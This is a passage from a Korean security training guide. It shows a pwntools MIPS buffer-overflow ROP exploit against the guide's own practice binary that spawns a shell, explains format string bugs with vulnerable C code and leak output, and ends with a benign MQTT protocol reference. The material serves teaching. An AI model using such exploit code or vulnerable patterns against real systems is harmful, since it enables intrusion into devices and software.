


그림 244. main 함수 분석 - 취약점 발생 원리

ARM 과 동일하게 익스플로잇을 진행한다. 레지스터에 저장할 값을 스택에 순서대로 저장 후 csu2, csu1 가젯 순으로 호출을 하면 된다. 실습 코드의 admin() 함수에서 if 문을 이용하여 첫 번째 인자와 두 번째 인자 값을 검증하므로 a0, a1 의 값을 조건에 맞게 변경 후 admin 함수를 호출하면 쉘을 획득할 수 있다.

```
# solve.py
from pwn import *

context.log_level='debug'
p = process(["qemu-mipsel-static", "-L", "/usr/mipsel-linux-gnu", "./test"])

csu1 = 0x4008a0
csu2 = 0x4008c0
admin = 0x400740
p.recvuntil(': ')
buf = int(p.recvline()[:-1], 16)
```

```
payload =  p32(admin) # 호출할 함수 주소를 스택에 저장
payload += b"A" * 32 # 더미데이터 32 바이트와 admin 함수의 주소 4 바이트를 입력하면,
                        # 총 36 바이트가 입력되어 다음 입력값부터 BOF 가 발생
payload += p32(csu2) # 리턴 주소를 변조
payload += b"B" * 28 # $sp 를 맞춰주기 위해 더미 데이터 삽입
payload += p32(buf) # $s0
payload += p32(0) # $s1
payload += p32(0) # $s2
payload += p32(1) # $s3 => a0 의 값을 1 로 설정
payload += p32(4) # $s4 => a1 의 값을 3 보다 큰 4 로 설정
payload += p32(0) # $s5
payload += p32(csu1) # $ra

p.sendline(payload)

p.interactive()
```

python3 를 이용하여 실행하면 system("/bin/sh")이 실행되어 쉘을 획득할 수 있다.




그림 245. 쉘 획득 후 ls 명령 동작 확인

10.3.3.4. Format String Bug

1. 개요

포맷 스트링 버그는 printf, sprintf 와 같이 포맷 스트링을 사용하는 함수에서 발생하는 취약점으로, 포맷 스트링을 지정하지 않고 사용할 시 악의적으로 포맷 스트링을 입력하여 스택의 내용을 읽거나 메모리 주소 값을 변조하는 등의 행위가 가능한 취약점이다.

2. 포맷 스트링 종류

포맷 스트링이란 입/출력 라이브러리에 있는 함수에서 사용하는 제어 매개 변수로, 주로 사용되는 포맷 스트링은 다음과 같다.

포맷 스트링	값
%p	void 형 포인터
%d	정수형 (10 진수)
%f	실수형 상수 (float)
%lf	실수형 상수 (double)
%c	문자형 (char)
%x	16 진수 (hex)
%s	문자열
%n	*int (지금까지 출력한 총 바이트 수)

2. 공격 원리

포맷 스트링을 지정하여 사용해야하는 입출력 함수에서 포맷 스트링을 지정하지 않고, 검증하지 않은 입력 값을 사용할 경우 공격자가 악의적으로 포맷 스트링 지정이 가능하다. 아래는 포맷 스트링을 올바르게 사용하여 안전한 코드와 포맷 스트링 버그가 존재하는 취약한 코드이다.

안전한 코드

```
#include<stdio.h>
int main(){
        char buf[30];
        fgets(buf, sizeof(buf), stdin);

        printf("not vulerable: ");
        printf("%s", buf);

        return 0;
}
```

[실행결과]

입력>> aaaa %p %p %p %p %p %p

출력>> not vulnerable: aaaa %p %p %p %p %p %p

취약한 코드

```
#include<stdio.h>
int main(){
        char buf[30];
        fgets(buf, sizeof(buf), stdin);

        printf("vulnerable: ");
        printf(buf);

        return 0;
}
```

[실행결과]

입력>> aaaa %p %p %p %p %p %p

출력>> vulnerable: aaaa (nil) 0xb01fd300 0xfffef51c (nil) 0x61616161 0x20702520

포맷 스트링을 올바르게 지정하여 사용한 안전한 코드의 경우 입력 값에 넣은 포맷 스트링이 string 으로 출력되지만, 취약한 코드의 경우 입력 값에 넣은 포맷 스트링 버그가 발생하여 주소 값이 출력되는 것을 확인할 수 있다.

정확한 원리를 알기 위해 취약한 코드의 실행 결과 값을 분석해보았다. 해당 코드는 ARM 환경에서 실행되었기 때문에, 분석을 위해 ARM 환경에서의 콜링 컨벤션을 알아야 한다. 콜링 컨벤션이란 함수 호출 규약으로, 스택을 이용하여 파라미터를 전달할 때 파라미터를 스택에 넣는 순서와 파라미터 해제 시점 등을 결정하는 방식을 말한다.

ARM 과 MIPS 는 함수 호출 시 인자 전달을 위해 r0-r3 또는 a0-a3 레지스터를 먼저 사용하고, 그 이상의 인자는 스택에 저장시킨다.

ARM	r0	r1	r2	r3	Stack	Stack
MIPS	a0	a1	a2	a3		

아래 사진은 ARM 에서 디버거를 이용하여 레지스터와 스택을 확인한 모습이다. 취약 코드 실행 결과와 비교해보면, 레지스터 r0 부터 r3 까지 차례대로 출력한 뒤 스택 프레임 포인터(SP)를 이용하여 스택 데이터를 출력한 것을 알 수 있다.

출력값	aaaa (*0xfffef51c)	(nil)	0xb01fd300	0xfffef51c	(nil) (*0xffffef518)	0x61616161 (*0xffffef51c)	0x20702520 (*0xffffef520)
레지스터	r0	r1	r2	r3	sp	sp+4	sp+8




그림 246. 레지스터 확인

위와 같은 원리로 포맷 스트링들을 적절히 활용하여 memory leak, 원하는 주소의 데이터 변조 등의 행위까지 수행할 수 있다. 아키텍쳐에 따라 함수호출 시 인자를 전달하는 방법이 다를 뿐, 익스플로잇의 경우 인텔 x86-64 환경과 동일하므로 pwntools 를 이용하여 동일한 익스플로잇 코드를 작성하여 공격을 수행하면 된다.

11. 별첨 2) MQTT 상세 이론

MQTT 는 Message Queuing Telemetry Transport 의 약자로 ISO 표준 Publish-Subscribe 기반의 메시지 프로토콜이다. MQTT 프로토콜은 polling 구조 서비스의 단점을 개선하기 위해 push 구조로 변경됨으로써, Client/Server 방식 대신 메시지 중개인(Broker)를 통해 송신자가 특정 메시지를 발행(Publish)하고 수신자가 메시지를 구독(Subscribe)하는 형식을 사용한다.

MQTT 는 TCP/IP 프로토콜 위에서 동작하며 M2M(Machine to Machine) 또는 IoT 기기와 G/W 의 연동을 위해 사용된다. 경량, 저전력, network bandwidth 가 좁은 곳에서도 운용 가능하도록 설계되었다.

11.1. MQTT 구성

11.1.1. Client/Server

1) Client

MQTT 를 사용하는 프로그램 또는 장치로 항상 서버에 대한 네트워크 연결을 설정한다.

- 애플리케이션 메시지를 발행
- 애플리케이션 메시지를 구독
- 애플리케이션 메이시 구독 취소
- 서버에서 연결 해제

2) Server

[10]애플리케이션 메시지를 게시하는 클라이언트와 구독한 클라이언트 사이에서 중개자 역할을 하는 프로그램 또는 장치이다.

- 클라이언트의 네트워크 연결 허용
- 클라이언트가 게시한 애플리케이션 메시지 수락
- 클라이언트의 구독 및 구독 취소 요청 처리
- 클라이언트 구독과 일치하는 애플리케이션 메시지 전달

[10] Application Message : 네트워크에서 MQTT 프로토콜에 의해 전달되는 데이터

11.1.2. Publisher/Subscriber

Publisher 와 Subscriber 는 Broker 에 대한 클라이언트로 동작한다. Publisher 는 토픽을 발행하기 위한 목적으로 Subscriber 는 Topic 을 구독하기 위한 목적으로 Broker 서버에 연결한다. 하나 이상의 Publisher 와 Subscriber 가 Broker 에 연결해서 Topic 을 발행하거나 구독할 수 있다. 또한 다수의 클라이언트가 하나의 주제를 구독할 수 있어 1:N 통신도 가능하다.

11.1.3. Broker

Broker 는 Publisher 와 Subscriber 사이에서 메시지를 관리하고 전송해준다. Broker 는 Publisher 가 발행한 Topic 을 가지고 있고, Subscriber 는 Topic 기준으로 Broker 에게 구독을 요청한다.
Broker 는 다양한 종류가 있으며, 서비스, 환경에 따라 적합한 Broker 를 사용할 수 있다. 대표적으로 Mosquitto, HiveMQ, Mosca, Rabbit MQ 등이 있다.

11.1.4. Topic

Topic 은 Publisher 와 Subscriber 가 발행, 구독할 수 있는 채널로 슬래시(/)로 구분되는 계층 구조를 가진다. 따라서 대량의 기기들을 효율적으로 관리할 수 있으며, 몇 개의 와일드 카드가 존재한다.




그림 247. Topic 구성

와일드 카드	설명 및 예시
+	'+'는 한 개의 토픽을 임의의 토픽으로 대체할 수 있다. ex) Sensor/+/Temperature (모든 위치의 온도를 체크)
#	'#'은 여러 레벨의 토픽을 대체할 수 있으며, 무조건 마지막에 사용될 수 있다. ex) Sensor/Office/# (Office 의 온도, 습도 체크)
$	'$'로 시작하는 토픽은 시스템에 의해 사용되는 특수한 토픽으로 '#'으로 지정해도 포함되지 않는다. ex) $SYS/

토픽을 사용할 때 몇 가지 주의사항이 있다.

- 최상위 토픽이 '/'문자로 시작하면 토픽이 이름 없는 토픽이 되어버린다.
- 토픽 이름에 공백 문자가 포함되면 안된다.
- 토픽 이름은 되도록 ASCII 문자만 사용하도록 한다. (호환성)
- '#'으로 토픽 전체를 구독할 경우 부하가 발생하여 프로세스가 중단될 가능성이 있다.

11.2. MQTT QoS

3 가지 QoS(Quality of Service) 레벨을 제공한다. 서비스의 종류에 따라 적당한 QoS 레벨을 선택해서 MQTT 통신을 수행한다.

QoS	내용
0	메시지는 한 번만 전달하며 수신자는 메시지에 응답하지 않는다.
1	메시지는 한 번 이상 전달하며 Subscription 하는 client 가 ACK 응답 패킷을 지정 시간 내에 전달하지 않으면 메시지를 다시 전달한다. 수신자는 동일한 메시지를 여러번 수신할 수 있으며, 수신된 메시지를 새 메시지로 취급하고 ACK 패킷을 응답으로 전달한다.
2	client 는 전달받은 메시지를 정확히 한 번 수신할 수 있도록 보장한다. 게시자는 수신자가 PUBREC (received)메시지로 응답할 때까지 기다린다. PUBREC 메시지를 받으면 수신자가 수신했음을 알게 되므로 메시지를 재전송하지 않고 PUBREL(Release)로 응답한 후 수신자가 PUBCOMP (Complete)메시지로 응답하길 기다린다. PUBCOMP 메시지를 받으면 이전에 저장된 상태를 지운다. 해당 방식을 사용할 경우 통신 비용이 많이 발생하게 된다. * 주고받는 메시지 패킷에 대한 내용은 11.4. MQTT Packet Fomat 에서 상세히 다룰 예정이다.

11.3. MQTT Connection

MQTT 는 TCP/IP 를 사용하여 통신한다. 따라서 TCP 연결을 수행한 뒤 MQTT 연결을 수행한다. 대부분의 MQTT 클라이언트는 브로커에 연결하고 데이터를 보내지 않더라도 연결 상태를 유지한다. 브로커는 연결 확인 메시지를 사용하여 연결은 확인한다.

MQTT 클라이언트는 클라이언트가 여전히 연결되어 있음을 브로커에 알리는 연결 유지 메시지를 정기적으로 전달한다.

QoS 에 따라 요청 메시지에 따른 응답 여부가 달라진다. 만일 QoS 0 인 경우 PUBREC 는 전달하지 않는다. 다음 그림은 QoS 1 일 때의 연결 상태이다.




그림 248. MQTT Connection

11.3.1. Client name, Client ID

모든 클라이언트는 클라이언트 이름 또는 ID 가 필요하다. 클라이언트 이름은 MQTT 브로커에서 구독 등을 추적하는데 사용되는 고유 값이다. 기존 클라이언트와 동일한 이름으로 MQTT 브로커에 연결을 시도하면 기존 클라이언트 연결은 끊어진다. 이때, 대부분의 MQTT 클라이언트는 연결 해제 후 재연결을 시도하기 때문에 연결 해제 및 연결 루프가 발생할 수 있다. 연결이 해제될 때 마다 resubscribe 를 진행해야하는 문제를 피하기 위해 클라이언트는 브로커 연결 시 Clean Session Flag 를 false 로 설정하여 persistent 세션을 요구할 수 있다.

11.3.2. Clean Session

Clean Session Flag 는 브로커에게 클라이언트의 persistent 세션 설정 여부를 알려준다. Clean Session Flag 의 값이 false 일 경우 persistent 세션이 설정되며, persistent 세션이 설정될 경우 clean session 을 요청하기 전까지 모든 정보와 메시지가 저장된다. 연결이 해제되어도 데이터가 유지되어 재연결을 시도하지 않아도 된다.

Clean Session 은 MQTT 버전에 따라 차이가 있다.

1) MQTT v3.1.1

Clean Session 0 : 서버는 Client ID 와 연결된 세션을 사용하여 클라이언트와의 통신을 재개한다. 세션이 없는 경우 서버는 새 세션을 만들고 연결 해제 후 세션 상태는 클라이언트와 서버에 저장된다.

Clean Session 1 : 클라이언트와 서버는 이전 세션을 모두 지우고 새 세션을 만든다. 세션의 수명주기는 네트워크 연결과 일치하며 세션 상태는 후속 세션에서 재사용되면 안된다.

2) MQTT v5.0

Clean Start 1 : 클라이언트와 서버는 기존 세션을 모두 버리고 새 세션을 시작한다.

Clean Start 0, Client ID 연관 세션 존재 : 서버는 세션 상태에 따라 클라이언트와의 통신을 재개한다.

Clean Start 0 : 서버는 새 세션을 생성한다.

11.3.3. Will Message

Will 메시지는 MQTT 의 LWT(Last Will and Testament)기능의 일부로 클라이언트가 비정상적으로 연결 해제될 때 다른 클라이언트에게 알린다. 클라이언트가 연결되면 Connect 메시지 내에서 MQTT 메시지 및 토픽의 형태로 브로커에게 Will 메시지를 제공할 수 있다. 클라이언트의 연결이 비정상적으로 끊어지면 브로커는 클라이언트를 대신하여 LWT 메시지를 보낸다.

11.3.4. Keep Alive

연결이 설정될 때 클라이언트가 지정하는 브로커와 통신하는 시간 간격(초)이다. 이 간격은 브로커와 클라이언트가 메시지를 보내지 않고 견딜 수 있는 가장 긴 시간을 정의한다. 클라이언트는 일반 PING 요청 메시지를 브로커에게 보내기로 약속하고, 브로커는 PING 응답으로 응답한다. 이 방법으로 서로 사용 가능한지 확인할 수 있다.

MQTT v5.0 일 때 Session Expiry Interval 이 0 이거나 지정되지 않은 경우 네트워크 연결이 닫히면 세션이 종료된다. 세션 만료 간격이 0xFFFFFFFF 이면 세션이 만료되지 않으며, 네트워크 연결이 닫힐 때 Session Expiry Interval 이 0 보다 크면 클라이언트와 서버는 세션 상태를 저장해야 한다.

11.3.5. CONNACK Message

브로커는 CONNECT 메시지를 받으면 CONNACK 메시지로 응답해야 한다. CONNACK 메시지에는 두 개의 데이터 항목이 포함된다.

1) Session Present Flag

브로커에게 이전 클라이언트와의 상호 작용에서 사용할 수 있는 persistent 세션이 이미 존재하는지 여부를 클라이언트에게 알려준다. 클라이언트가 Clean Session 을 true 로 설정하여 연결하면 사용 가능한 세션이 없기 때문에 Session Present Flag 는 항상 false 이다. 클라이언트가 Clean Session 을 false 로 설정하여 연결하는 경우 두 가지 가능성이 있다.

- Client ID 에 대해 세션 정보를 사용할 수 있는 경우
- 브로커가 세션 정보를 저장한 경우

2) Connect Return Code

연결 시도 성공 여부를 클라이언트에게 알려주는 코드가 포함되어 있다.

Return Code	설명
0	연결 허용
1	연결 거부: 허용되지 않는 프로토콜 버전
2	연결 거부: 식별자 거부
3	연결 거부: 서버를 사용할 수 없음
4	연결 거부: 사용자이름 또는 암호가 잘못됨
5	연결 거부: 승인되지 않음

11.4. MQTT Packet Format

Packet 전체 구조는 그림과 같이 Fixed Header, Variable Header, Packet 의 마지막 부분인 Payload 로 이루어져 있으며, Fixed Header 는 모든 패킷에 존재한다. Variable Header 와 Payload 의 크기는 가변적이며 Fixed Header 에 정의되어 있다. MQTT 패킷 구조는 다음과 같다.




그림 249. MQTT 패킷 구조

11.4.1. Fixed Header

Fixed Header 는 모든 MQTT 패킷에 존재하며 2byte 크기를 가진다. 필드 구성은 Message Type 과 여러 플래그로 구성되어 있으며, 모든 데이터 값은 빅엔디언으로 되어 있다.

11.4.1.1. Message Type

Message Type 은 연결 요청 유형을 나타낸다. Message Type 의 각 값은 서로 다른 연결 요청을 나타내며 길이는 4 bit 이다. 다음 표는 메시지 요청의 값과 그에 따른 유형을 나열한다.

이름	값	방향	설명
Reserved	0	-	예약
CONNECT	1	Client to Server	연결 요청
CONNACK	2	Server to Client	연결 승인
PUBLISH	3	Client to Server Server to Client	메시지 publish
PUBACK	4	Client to Server Server to Client	publish 승인
PUBREC	5	Client to Server Server to Client	publish 수신 (assured delivery part 1)
PUBREL	6	Client to Server Server to Client	publish 릴리즈 (assured delivery part 2)
PUBCOMP	7	Client to Server Server to Client	publish 완료 (assured delivery part 3)
SUBSCRIBE	8	Client to Server	클라이언트 subscribe 요청
SUBACK	9	Server to Client	subscribe 확인
UNSUBSCRIBE	10	Client to Server	클라이언트 subscribe 취소 요청

UNSUBACK	11	Server to Client	subscribe 취소 확인
PINGREQ	12	Client to Server	PING 요청
PINGRESP	13	Server to Client	PING 응답
DISCONNECT	14	Client to Server	클라이언트 연결 해제
Reserved	15	Forbidden	예약

11.4.1.2. Flags

3 개의 Flag 가 있으며 DUP, QoS, RETAIN 이 있다.

1) DUP

DUP 는 1bit 크기로 클라이언트 또는 서버가 PUBLISH, PUBREL, SUBSCRIBE 또는 UNSUBSCRIBE 메시지를 다시 전달하려고 할 때 설정된다. QoS 값이 0 보다 크고 승인이 필요한 메시지에 적용되며, DUP 비트가 설정되면 Variable Header 에 Message ID 가 포함된다. 수신자는 이 Flag 를 메시지가 이전에 수신되었는지 여부에 대한 참고로 사용한다.

2) QoS Level

이 Flag 는 PUBLISH 메시지 전달에 대한 QoS 값을 나타낸다.

3) RETAIN

RETAIN 은 PUBLISH 메시지에서만 사용된다. 클라이언트가 PUBLISH 를 서버에 보낼 때 RETAIN Flag 가 설정된 경우 서버는 메시지가 현재 구독자에게 전달된 후 메시지를 저장한다. 저장한 메시지를 누군가 구독하면 서버는 저장된 패킷을 전달한다. RETAIN Flag 가 0 이면 서버는 패킷을 보유하지 않는다.

11.4.1.3. Remaining Length

Variable Header 및 Payload 의 데이터를 포함하여 현재 패킷 내에 남아있는 바이트의 수(전체 메시지의 크기)를 계산하기 위해 사용한다. 8 bit 중 1 bit 를 Remaining Byte 를 사용할 것인지 결정하기 위해 사용해, MQTT 에서 다룰 수 있는 최대 메시지의 크기는 256M 이다.

11.4.2. Variable Header

Variable Header 는 Packet 의 유형에 따라 포함되지 않거나 필드 구성이 달라진다. 여기서는 Variable Header 를 구성하는 일부 필드를 알아보고 11.4.4.1. CONNECT Packet 에서 자세히 다루도록 한다.

11.4.2.1. Protocol Name

Protocol Name 은 UTF-8 로 인코딩된 문자열(프로토콜 이름)을 가진다. MQTT CONNECT 메시지에 사용되는 필드이다.

11.4.2.2. Protocol Version

클라이언트가 사용하는 프로토콜의 개정 레벨을 나타내는 부호 없는 8 비트 값이다. MQTT CONNECT 메시지에 사용되는 필드이다.

11.4.2.3. CONNECT Flags

Connect Flags 바이트는 MQTT 연결의 동작을 지정하는 많은 매개 변수를 포함하며, Payload 필드 존재 여부를 나타낸다.

11.4.2.4. Topic Name

